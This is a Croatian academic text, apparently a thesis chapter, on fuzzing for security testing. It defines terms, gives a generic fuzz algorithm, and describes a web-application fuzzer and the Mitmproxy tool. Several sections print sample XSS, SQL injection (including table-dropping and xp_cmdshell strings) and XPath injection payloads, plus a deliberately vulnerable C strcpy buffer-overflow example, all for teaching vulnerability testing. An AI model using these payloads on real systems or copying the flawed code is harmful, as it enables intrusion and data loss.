Fuzzing je proces uzastopnog pokretanja programa koristeći se različitim ulaznim vrijednostima koje mogu biti sintaksno ili semantički neispravne. Pojam je uveden 1990-ih godina. Napadači u praksi često koriste *fuzzing* kako bi otkrili iskoristive ranjivosti aplikacija ili u sklopu provedbe penetracijskog ispitivanja. Sukladno aktivnostima napadača, branitelji su također počeli upotrebljavati *fuzzing* u sklopu sigurnog razvoja softvera kako bi pronašli ranjivosti prije napadača. Neke od kompanija koje koriste *fuzzing* u sklopu procesa razvoja softvera su: Google, Adobe, Cisco i Microsoft. Na GitHub stranicama moguće je pronaći više od 1000 repozitorija vezanih uz *fuzzing*, a tehnika se pojavljuje i kao tema na velikim konferencijama o sigurnosti što govori o njenoj popularnosti. Popularnost tehnike *fuzzing*a ima utjecaj i na njenu sposobnost napretka iz razloga što su projekti nedovoljno dokumentirani i često sadrže samo izvorni kod i stranice uputa (engl. *Man pages*) pa je teško pratiti sve odluke o dizajnu i potencijalno bitne preinake kroz vrijeme. Drugi problem je nedefinirana terminologija pa se kroz različite *fuzzing* projekte, za iste termine vežu različita značenja što čini usporedbu *fuzzing* programa teškom ili nemogućom.

Definicija (*Fuzzing*): izvođenje programa koji se ispituje (engl. *Program Under Test - PUT*) korištenjem ulaznih vrijednosti uzorkovanih iz prostora ulaznih vrijednosti koji odudara od očekivanog prostora vrijednosti za PUT. Takav se prostor ulaznih vrijednosti naziva i *fuzz* prostor ulaznih vrijednosti (engl. *Fuzz input space*).

Bitno je naglasiti da očekivani prostor ulaznih vrijednosti PUT-a nije nužno sadržan u *fuzz* prostoru ulaznih vrijednosti, dovoljno je samo da *fuzz* prostor ulaznih vrijednosti sadrži ulaznu vrijednost koja nije u PUT očekivanom prostoru. Uzorkovanje iz *fuzz* prostora ne mora biti nasumično.

Definicija (Fuzz Ispitivanje) (engl. *Fuzz Testing*): korištenje *fuzzing*a za ispitivanje krši li PUT politike sigurnosti.

Definicija (*Fuzzer*): program koji izvodi *fuzz* ispitivanje nad PUT.

Definicija (*Fuzzing* kampanja) (eng. *Fuzz Campaign*): specifično izvođenje fuzzera nad PUT s obzirom na specifičnu politiku sigurnosti.

Cilj izvođenja PUT-a kroz *fuzzing* kampanju je pronaći greške koje krše specifičnu politiku sigurnosti, na primjer da li će generirani unos srušiti program. Mehanizam koji prepoznaje da li izvođenje programa krši politiku sigurnosti zove se prorok grešaka (engl. *Bug oracle*).

Definicija (*Bug Oracle*): program koji može biti dio fuzzera kojem je cilj ustanoviti da li određeno izvođenje PUT-a krši zadanu politiku sigurnosti.

Algoritam kojeg *fuzzer* implementira zove se *fuzz* algoritam. Fuzz algoritmi osim PUT-a primaju i druge parametre koji upravljaju *fuzz* algoritmom. Svaki skup postavljenih parametara naziva se *fuzz* konfiguracija.

Definicija (Fuzz konfiguracija): *fuzz* konfiguracija *fuzz* algoritma sastoji se od zadanih vrijednosti parametara koji kontroliraju *fuzz* algoritam.

Definicija *fuzz* konfiguracije je široka jer vrijednosti parametara ovise o tipu *fuzz* algoritma. Jednostavni *fuzz* algoritmi koji samo generiraju nasumični niz okteta u PUT imaju jednostavnu konfiguraciju koja se sastoji samo od PUT putanje. Napredniji fuzzeri mogu koristiti mutirajuće algoritme koji prihvaćaju skup konfiguracija i mutiraju ih kroz vrijeme [1].

3.1. Općeniti algoritam za fuzz ispitivanje

Autor ovog rada smatra da rad [1] najbolje kategorizira i generalizira proces fuzz ispitivanja stoga se on koristi kao temelj ovog poglavlja. Istraživači autori rada [1] objedinjuju *black-box*, *white-box* i *grey-box* ispitivanja u jedan općeniti algoritam unutar kojeg se koriste neke karakteristične funkcije.

Fuzzing ispitivanje predstavljeno je generičkim algoritmom koji predstavlja *fuzzer* model [1]:

```
Input: C, t_limit
Output: B // konačan skup grešaka
B ← ∅
C ← PREPROCESS(C)
while t_elapsed < t_limit ∧ CONTINUE(C) do
  conf ← SCHEDULE(C, t_elapsed , t_limit)
  tcs ← INPUTGEN(conf)
  // O_bug je uključeno u fuzzer
  B ′ , execinfos ← INPUTEVAL(conf, tcs, O bug )
  C ← CONFUPDATE(C, conf, execinfos)
  B ← B ∪ B ′
```

```
return B
```

Fuzzing algoritam kao ulaz prima skup *fuzzing* konfiguracija „C“ i vremensko ograničenje „t_limit“. *Fuzzing* konfiguracija predstavlja širok pojam i njen oblik ovisi o tipu *fuzz* ispitivanja koji se provodi. Primjer konfiguracije može biti skup kojeg čine ispitivani program i informacija o pokrivenosti ispitivanja. Izlazna vrijednost *fuzzing* algoritma je skup pronađenih pogrešaka „B“, a na početku se inicijalizira na prazan skup. Algoritam se sastoji od dva dijela. Prvi dio predstavlja funkcija PREPROCESS koja se pokreće samo na početku *fuzzing* kampanje i koristi se za moguće izmjene konfiguracije. Drugi dio algoritma čini niz od pet funkcija unutar petlje: SCHEDULE, INPUTGEN, INPUTEVAL, CONFUPDATE i CONTINUE. Svako izvođenje ove petlje naziva se *fuzz* iteracija, a svaki put kada INPUTEVAL izvede PUT nad probnim ulazom, to se naziva „*fuzz run“*-om. Neki fuzzeri ne implementiraju svih pet funkcija pa dani općeniti algoritam degenerira u jednostavniji oblik. Kod nekih fuzzera koji ne mutiraju skup *fuzzing* konfiguracija, funkcija CONFUPDATE uvijek vraća trenutni skup nepromijenjenih konfiguracija. Pojedine su funkcije opisane u zasebnim poglavljima [1].

3.1.1. Funkcija PREPROCESS

Funkcija PREPROCESS kao ulaz prima skup *fuzzing* konfiguracija, a vraća potencijalno izmijenjen skup konfiguracija, ovisno o *fuzzing* algoritmu. Neki algoritmi ovaj korak koriste kako bi uklonili redundantne konfiguracije ili generirali *driver* aplikacije [1]. *Driver* aplikacije se koriste kako bi olakšale ispitivanje programskih funkcionalnosti koje je teško višestruko pozivati ručno, to su pomoćne aplikacije za pokretanje ispitnih dijelova ispitivane aplikacije.

U sklopu ispitivanja web aplikacija, ova funkcija može predstavljati postavljanje web aplikacije u početno stanje od kojeg želimo provesti ispitivanje, na primjer ako je prije korisničkog unosa potrebno obaviti određeni redoslijed koraka kako bi se stiglo do mjesta za unos podataka. Ova se tehnika zove „*in-memory fuzzing“* i analogna je korištenju slika memorije kako bi se program vratio u početno stanje od kojeg ispitivač želi započeti ispitivanje bez da ispitivač svaki puta mora ručno izvršiti redoslijed koraka da dođe do tog početnog stanja.

3.1.2. Funkcija SCHEDULE

Funkcija SCHEDULE kao ulaz prima trenutni skup *fuzzing* konfiguracija „C“, trenutno proteklo vrijeme „t_elapsed“ i vremensko ograničenje „t_limit“. Ova funkcija odabire *fuzzing* konfiguraciju koja će se koristiti u trenutnoj *fuzzing* iteraciji što je ujedno i njezin izlaz. Odabir iduće konfiguracije temelji se na stanju trenutnog skupa konfiguracija, koliko je vremena prošlo do trenutka odabira i ukupnog vremenskog ograničenja na izvođenje [1]. Jedine informacije koju *black-box* fuzzeri mogu iskoristiti prilikom odlučivanja o idućoj iteraciji su informacije o prethodnim rezultatima izvođenja. Rezultati izvođenja mogu biti opisani proizvoljnim metrikama, na primjer broj pronađenih grešaka u jednoj iteraciji i slično.

3.1.3. Funkcija INPUTGEN

Funkcija INPUTGEN kao ulaz prima konfiguraciju „conf“ i kao izlaz vraća skup konkretnih ispitnih primjera „tcs“. Prilikom generiranja ispitnih slučajeva, ova funkcija koristi specifične parametre iz konfiguracije „conf“. Neki fuzzeri koriste sjeme (engl. *Seed*) u konfiguraciji za generiranje ispitnih slučajeva dok se ostali oslanjaju na model ili gramatiku kao parametar [1]. Ovo je jedna od najbitnijih funkcija algoritma jer je izravno povezana s primjerima ulaza u ispitivani program koji potencijalno mogu otkriti postojanje grešaka.

Fuzzeri se tradicionalno dijele na generacijske ili mutacijske fuzzere. Generacijski fuzzeri su oni koji svoje unose generiraju temeljem modela koji opisuje koje unose PUT očekuje (na primjer koristeći se gramatikom), a mutacijski fuzzeri koriste sjeme koje predstavlja jedan primjer unosa i mutiraju ga kod svake iduće iteracije. Primjer generacijskog fuzzera bio bi program koji u svakoj iteraciji kao ulaz u ispitivani program bira novi nasumični niz znakova fiksne duljine, dok bi primjer mutacijskog fuzzera bio program koji u ispitivani program unosi niz znakova fiksne duljine, a u svakoj idućoj iteraciji novi ulaz postaje stari ulaz kojemu se okrene vrijednost jednog bita. Ti ulazi predstavljaju ispitne primjere „tcs“.

3.1.4. Funkcija INPUTEVAL

Funkcija INPUTEVAL kao ulaz prima *fuzzing* konfiguraciju „conf“, skup ispitnih slučajeva „tcs“ i *bug oracle* „O_bug“. Funkcija izvodi PUT nad skupom ispitnih slučajeva i provjerava da li izvođenje krši pravila politike sigurnosti pomoću *bug oracle-a*. Funkcija kao izlaz vraća skup pronađenih pogrešaka „B’“ i informacije o svakom pokretanju fuzzinga „execinfos“, koji se može koristiti za ažuriranje *fuzzing* konfiguracija. Pretpostavlja se da je „O_bug“ uključen unutar modela i nije ga potrebno zasebno definirati [1]. Primjer O_bug-a je određena logika implementirana u sklopu fuzz algoritma čija je zadaća prepoznavanje trenutka nastajanja greške u izvođenju programa. Primjer prepoznavanja može biti prepoznavanje kada je program pristupao zaštićenoj memorijskoj adresi što uzrokuje rušenje programa ili prepoznavanje legitimnih ali neočekivanih rezultatima izvođenja.

3.1.5. Funkcija CONFUPDATE

Funkcija CONFUPDATE kao ulaz prima skup *fuzzing* konfiguracija „C“, trenutnu konfiguraciju „conf“ i informacije o svakom pokretanju fuzzera „execinfos“. Funkcija može ažurirati skup konfiguracija „C“. Velik broj *gray-box* fuzzera smanjuje broj *fuzzing* konfiguracija „C“ temeljem informacija o prethodnim izvođenjima „execinfos“ [1]. Kod *Black-box* tipa fuzzera ova se funkcija ne koristi jer je jedina njihova zadaća prepoznavanje postojanja pogreške u određenoj iteraciji bez prikupljanja dodatnih podataka izvođenja na temelju kojih bi se skup konfiguracija mogao mijenjati.

3.1.6. Funkcija CONTINUE

Funkcija CONTINUE kao ulaz prima skup konfiguracija „C“ i vraća boolean vrijednost koja naznačuje treba li se iduća fuzz iteracija dogoditi. Ova je funkcionalnost korisna kod *white-box* fuzzera jer se može odrediti da *fuzzing* staje kada program ne može otkriti više putanja izvođenja [1]. Kod *Black-box* ispitivanja ova bi se funkcija mogla koristiti ukoliko želimo zaustaviti izvođenje prilikom pronalaska prve greške ili greške određenog tipa.

3.2. Taksonomija programa za fuzzing

3.2.1. Fuzzing programi tipa *black-box*

Termin testiranja crne kutije (engl. *Black-box*) koristi se za kategorizaciju testiranja koje nemaju uvid u internu strukturu PUT-a. *Black-box* ispitivanja promatraju ponašanje programa s obzirom na zadane ulaze i dobivene izlaze. Većina fuzzera nalazi se u ovoj kategoriji [1].

3.2.2. Fuzzing programi tipa white-box

Ovakvi fuzzeri generiraju testne slučajeve s obzirom na analizu interne strukture PUT-a i s obzirom na informacije prikupljene tokom njegovog izvođenja. *White-box* fuzzeri mogu sistematilki istraživati prostor stanja PUT-a i osigurati bolju pokrivenost ispitivanja međutim cijena je veći utrošak vremena potreban za početnu analizu interne strukture PUT-a [1].

3.2.3. Fuzzing programi tipa gray-box

Ovakvi fuzzeri imaju sposobnost dohvaćanja samo nekih informacija o internoj strukturi ili izvođenju PUT-a. Za razliku od *white-box* fuzzera, *gray-box* fuzzeri dohvaćaju jednostavne informacije statističke analize ili dinamičke analize za određivanje pokrivenosti koda. Oslanjaju se na neprovjerene i približne informacije za povećanje brzine. Primjer ovakvog fuzzera danas je AFL [1].

3.3. Uloga fuzzera u ispitivanju ranjivosti web aplikacija

Uzevši u obzir subjekte ispitivanja iz poglavlja ispitivanja sigurnosti web aplikacija, u ovome se poglavlju navode primjene fuzzinga kao tehnike s obzirom na te subjekte. Velika prednost fuzzing tehnike je njena svestranost i prilagodljivost različitim

scenarijima ispitivanja, a razlog tome je primjenjivost na većinu ispitivanja koja zahtijevaju ručni ili automatizirani unos korisničkih podataka ili podataka na čiji sadržaj korisnik, odnosno napadač ili ispitivač može utjecati.

U idućem se podpoglavlju opisan je primjer moguće arhitekture fuzzer programa za ispitivanje web aplikacija. Primjer je odabran jer je u njegovoj arhitekturi jasno vidljivo kako su razložene pojedine komponente zadužene za otkrivanje nekih grešaka i rajivosti. Ranjivosti spomenute u podpoglavlju 3.3.1. ilustrativnog su karaktera i nisu detaljnije opisane u sklopu ovoga rada. Podpoglavlja 3.3.2. do 3.3.6. opisuju najčešće ranjivosti za čiju se detekciju mogu koristiti fuzzeri. Neke ranjivosti iz podpoglavlja 3.3.1. čine podskup ranjivosti opisanih u podpoglavljima 3.3.2. do 3.3.6.


3.3.1. Primjer arhitekture fuzzera web aplikacija

Za izvlačenje korisnih informacija o pronađenim greškama tijekom provedbe fuzzinga, *fuzzer* mora znati prepoznati kada je greška pronađena. Ispitivanjem web aplikacija korisnik može ručno pogledati odziv aplikacije na predane korisničke unose, međutim takav pristup je spor i teži se automatiziranoj mogućnosti otkrivanja grešaka. Jedan od mogućih pristupa automatiziranom otkrivanju grešaka pokazan je kroz arhitekturu radnog okvira za primjenu fuzzinga razvijenog od strane istraživača Miguela F. Beatriza sa tehničkog instituta u Portugalu. Pristup korištenja radnog okvira temeljen je na nedovoljnoj pouzdanosti mehanizama otkrivanja kao što su analiza dnevničkih datoteka, programa za pomoć pri otklanjanju grešaka (engl. *Debugger*) sa sposobnošću detekcije iznimki u sustavu, analize kodova i poruka koji obavještavaju o stanju sustava. Arhitektura radnog okvira temelji se na detekciji željenih ranjivosti, što je ujedno i njeno ograničenje jer ne omogućava detekciju grešaka za koje ne postoje mehanizmi detekcije dani tom arhitekturom [8].

Navedene ranjivosti web aplikacija na čijim se otkrivanjima zasniva radni okvir i mehanizmi za njihovo otkrivanje prisutni na dijagramu sa slike (*Slika 3.1*):

- Ranjivost reflektirajućeg *XSS* koda nadgleda „*Reflected XSS monitor*“.
- Ranjivost spremljenog XSS koda nadgleda „*Stored XSS monitor*“.

- Uključivanje lokalnih datoteka (engl. *Local File Inclusion - LFI*) nadgleda „*LFI monitor*“.
- Uključivanje udaljenih datoteka (engl. *Remote File Inclusion - RFI*) nadgleda „*RFI monitor*“.
- Zaobilaženje direktorija ili putanje (engl. *Directory/Path Traversal - DT/PT*) nadgleda „*DT/PT monitor*“.
- Otkrivanje izvornog koda (engl. *Source Code Disclosure - SCD*) nadgleda „*SCD monitor*“.
- Uključivanje naredbi operacijskog sustava (engl. *OS command inclusion - OSCI*) nadgleda „*OSCI monitor*“.
- Ranjivosti ubacivanja programskog koda nadgleda „*Code Injection monitor*“.
- Ranjivosti ubacivanja SQL naredbi nadgleda „*SQLI Monitor*“.



Slika 3.1 Arhitektura radnog okvira sa prikazom lokacija detekcija ranjivosti [8]

Komponente arhitekture radnog okvira sa slike (*Slika 3.1*):

- *Fuzzer*: generira unose koji se ubacuju u web aplikaciju na određenim ulaznim točkama. Sadrži mehanizam za detekciju refkeltirajuće XSS ranjivosti.
- Web aplikacija (engl. *Web Application*): Ispitivana web aplikacija. Ubacuje se u web poslužitelj i komunicira sa različitim komponentama: sa *fuzzerom* kroz

zahtjeve (engl. *Requests*) i odgovore (engl. *Responses*), sa operacijskim sustavom (engl. *Operating System*), sa datotečnim sustavom (engl. *File System*) i sa sustavom za upravljanje bazom podataka (engl. *Database management system - DBMS*).

- Interpreter jezika na poslužiteljskoj strani (engl. *Server-side Language Interpreter*): sadrži različite mehanizme za detekciju ranjivosti.
- Sustav za upravljanje bazom podataka: prima upite od web aplikacije i provodi ih. Sadrži mehanizam za detekciju ranjivosti ubacivanja SQL-a.

Detekcija ranjivosti SQL ubacivanja provodi se u DBMS korištenjem parsera baze podataka. Jedan od načina je raščlanjivanje određenog broja legitimnih upita i pohranjivanja njihove strukture prije početka ispitivanja. Tijekom ispitivanja raščlanjivanje se provodi ponovno i uspoređuju se spremljene strukture sa strukturom ispitanog raščlanjenog upita. Ovakva metoda je osjetljiva na lažne pozitivne detekcije. Detekcija ranjivosti uključivanja lokalnih ili udaljenih datoteka se također može odvijati u dva koraka: učenje predloška i uspoređivanje nove vrijednosti sa definiranim predloškom. Kod ove se vrste detekcija predložak može stvarati analizom poziva funkcije uključivanja legitimnih datoteka. Predložak se sastoji od putanje, nastavka uključene datoteke i protokola ukoliko je uključena datoteka uključena s udaljenog mjesta. Razlog odabira tih elemenata za stvaranje predloška temelji se na činjenicama da se putanja ili nastavak datoteke mijenjaju kada napadač želi uključiti drugu datoteku. Svako odstupanje od naučenih vrijednosti na kojima se temelji predložak smatra se kao potencijalna ranjivost. Detekcija XSS ranjivosti svodi se na analizu parsiranog sadržaja interpretera jezika na poslužiteljskoj strani. Ukoliko parsirani sadržaj sadrži opasne HTML oznake, mehanizam detekcije obavijestiti će da se radi o XSS napadu. Detekcije ostalih napada nisu opisane u istraživačkom radu ali imaju sličan pristup analize izvođenja dobroćudnih ulaza na temelju kojih se stvara predložak koji se uspoređuje sa daljnjim ulazima tijekom faze ispitivanja, na temelju čega se donosi odluka o javljanju mogućnosti postojanja ranjivosti. Ove metode mogu biti podložne lažnim pozitivnim detekcijama [8].

3.3.2. Primjene u XSS ispitivanjima

Prije provedbe ispitivanja, ispitivač mora pronaći sve varijable web aplikacije kojima korisnik ima pristup kao što su: HTTP parametri, POST podaci, skrivene vrijednosti i predefinirane vrijednosti odabira (eng. *Radio selection values*). Korisnik se može služiti HTML uređivačima iz web preglednika kako bi otkrio skrivene varijable.

Nakon uspješne identifikacije ulaznih vektora, odabire se skup ulaznih podataka koji će se koristiti u fuzzeru. Ulazni podaci sastoje se od pogrešno formatiranih nizova znakova ili nizova znakova za koje ispitivač sumnja da bi mogli biti obrađeni na neočekivan način od programa web aplikacije. Neki primjeri ulaznih podataka nalaze se u nastavku, a ostali primjeri mogu se pronaći na [9].

Najobičniji primjer, bez tehnika izbjegavanja XSS filtera, pokreće poruku “123” ukoliko postoji XSS ranjivost:

```
<script>alert(123)</script>
```

Korištenje JavaScript direktive u HTML img tagu:

```
<IMG SRC="javascript:alert('XSS');">
```

Korištenje HTML entiteta. HTML zahtjeva kodiranje rezerviranih znakova koji imaju posebno značenje, ovdje su to navodnici:

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```

Korištenje kosih navodnika koji omogućuju interpolaciju znakovnih nizova i zaobilaženje nekih filtera:

```
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

3.3.3. Primjene u ispitivanju SQL ubacivanja

Napad SQL ubacivanjem sastoji se od ubacivanja djelomičnih ili potpunih SQL upita koji se koriste u komunikaciji s bazom podataka. Ti se SQL upiti koriste kao ulazni niz fuzzing algoritma. Potencijalne ranjivosti ubacivanjem SQL upita nastaju iz razloga što

se potpuni SQL upiti sastoje od statičkog dijela kojeg pruža programer i dinamičkog dijela kojeg unosi korisnik, na primjer [7]:

```
SELECT title, text FROM news WHERE id=$id
```

Fuzzing algoritam nastoji umjesto dinamičkog parametra “$id” ubaciti više različitih posebno izgrađenih ali sintaksno ispravnih SQL upita kako bi potencijalno ustanovio postojanje ranjivosti. Tipičan upit za provjeru autentičnosti korisnika može izgledati ovako:

```
SELECT * FROM Users WHERE Username='$username' AND
Password='$password'
```

gdje su “$username” i “$password” dinamički parametri tog upita. Ispitivač može umjesto tih dinamičkih parametara ubaciti vrijednosti:

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

Što ukoliko sanacija unosa nije ispravna rezultira upitom:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1'
OR '1' = '1'
```

Ukoliko je izveden, ovaj upit vraća jednu ili skup vrijednosti jer je uvjet “OR ‘1’ = ‘1’” uvijek istinit, a to ranjiva aplikacija može interpretirati kao da je korisnik prijavljen iako nije dao nikakvu lozinku ili korisničko ime [7].

Ovakvi primjeri ubacivanja su pasivnog tipa jer nemaju štetne posljedice na bazu podataka kojoj se upiti usmjeravaju. Štetne posljedice mogu biti izmjena podataka, dodavanje neželjenih podataka ili brisanje podataka iz baze. Neki slični primjeri ubacivanja pasivnog tipa [7]:

```
•  ' OR 1=1--
•  OR 1=1
•  ' OR '1'='1
•  ; OR '1'='1'
•  ' having 1=1--
•  ' having 1=1--
•  ' OR 2 > 1
•  ' OR 'text' > 't'
```

Ubacivanja aktivnog tipa imaju utjecaj na stanje baze podataka, a primjeri uključuju kreiranje korisnika, brisanje tablice i pozivanje funkcija [7]:

```
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CREATE USER name IDENTIFIED BY 'pass123'
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
```

3.3.4. Primjene u ispitivanju XPATH ubacivanja

XPath je jezik koji se koristi za adresiranje određenih dijelova XML dokumenata. Ispituje se mogućnost ubacivanja XPath sintakse u upit koji aplikacija interpretira što potencijalno omogućuje izvođenje kontroliranih XPath upita. Web aplikacije često koriste baze podataka za spremanje podataka potrebnih za njihovo funkcioniranje. Povijesno su se relacijske baze podataka koristile najviše, a danas je moguće vidjeti porast korištenja baza podataka koje se oslanjaju na XML jezik za organizaciju podataka. Kao što relacijske baze koriste SQL kao jezik upita, XML baze koriste jezik XPath [7].

Neka je dan primjer baze podataka reprezentirane idućom XML datotekom [7]:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
</users>
```

Za pristup korisničkom računu koristi se idući XPath upit [7]:

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

Ukoliko aplikacija ne provodi filtriranje ispravno, moguće je ubaciti sadržaj sličan sadržaju SQL ubacivanja navedenom ranije, sa istim ishodom :

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

Korištenjem tih parametara, upit postaje:

```
string(//user[username/text()='' or '1' = '1' and password/text()=''
or '1' = '1']/account/text())
```

Rezultat uvjeta je uvijek istinit i upit se interpretira kao da je korisnik uspješno autentificiran.

Primjeri XPath ubacivanja koji se mogu koristiti kao ulaz u fuzzing algoritam:

```
'+or+'1'='1
'+or+''='
x'+or+1=1+or+'x'='y
```

3.3.5. Primjene u ispitivanjima preljeva spremnika

Preljevi spremnika događaju se kada se podaci promjenjive duljine kopiraju u spremnik fiksne duljine uz uvjet da se ne vrši provjera duljine ulaznih podataka. Spremnici fiksne duljine nalaze se na stogu .

Primjer ranjivog programskog koda pisanog u jeziku C [7]:

```
#include<stdio.h>
int main(int argc, char *argv[])
{
  char buff[20];
  printf("copying into buffer");
  strcpy(buff,argv[1]);
  return 0;
}
```

U programskom kodu postoji spremnik ”buff” fiksne duljine 20 znakova. Funkcija “strcpy” kopira sadržaj iz memorijske lokacije na koju pokazuje parametar “argv[1]” u zadani spremnik. Parametar “argv[1]” unosi korisnik i predstavlja niz znakova dan kao parametar pri pozivu programa. Ukoliko je korisnički zadan niz znakova dulji od 20 znakova, dodatni znakovi će se zapisati na memorijske lokacije koje se nalaze nakon adresnog prostora rezerviranog za fiksni spremnik. Ovime je moguće prebrisati vrijednosti varijabli, usmjeriti varijable da pokazuju na neku drugu lokaciju, preusmjeriti tok izvođenja programa zapisivanjem druge vrijednosti na mjesto povratne adrese i slično. Fuzzing algoritam ubacuje varijabilni broj ulaznih parametara prilikom pokretanja ranjivog programa i analizira njegovo izvođenje ili završetak, a ukoliko program ne završi očekivano nego javi grešku o pristupu ilegalnim memorijskim adresama, fuzzer uspješno detektira pronađenu ranjivost.

3.3.6. Primjene u ispitivanju preljeva cijelih brojeva

Preljevi cijelih brojeva nastaju kada program ne računa da neka aritmetička operacija može imati rezultat čija veličina prelazi maksimalnu vrijednost danu tipom definirane varijable. Ovakva vrsta napada vrlo je slična napadu preljeva spremnikom. Fuzzing algoritam ispitivanom programu prosljeđuje više ulaza koji predstavljaju različite veličine cijelih brojeva analizirajući izlaz programa i reagirajući na neočekivan kraj programa ukoliko se dogodila greška koja može biti indikator ranjivosti [7].

4. Alat Mitmproxy


Alat Mitmproxy čini skup programskih alata koji omogućuju presretanje SSL/TLS šifriranog prometa.

Neke njegove bitne značajke su [10]:

- Presretanje HTTP i HTTPS prometa s mogućnošću njihove modifikacije.
- Spremanje HTTP prometa za kasniju analizu ili ponovno slanje.
- Ponovno slanje HTTP klijentskog prometa.
- Ponovno slanje HTTP prethodno spremljenih odgovora poslužitelja.
- Mogućnost korištenja skriptnih jezika kao što je Python za automatiziranu obradu prometa.
- Automatsko generiranje SSL/TLS certifikata.


Mitmproxy poslužitelju moguće je pristupati kroz nekoliko korisničkih sučelja [10]:

- Sučelje naredbenog retka - mitmdump.
- Sučelje web preglednika - mitmweb.
- Napredno sučelje naredbenog retka - mitmproxy.



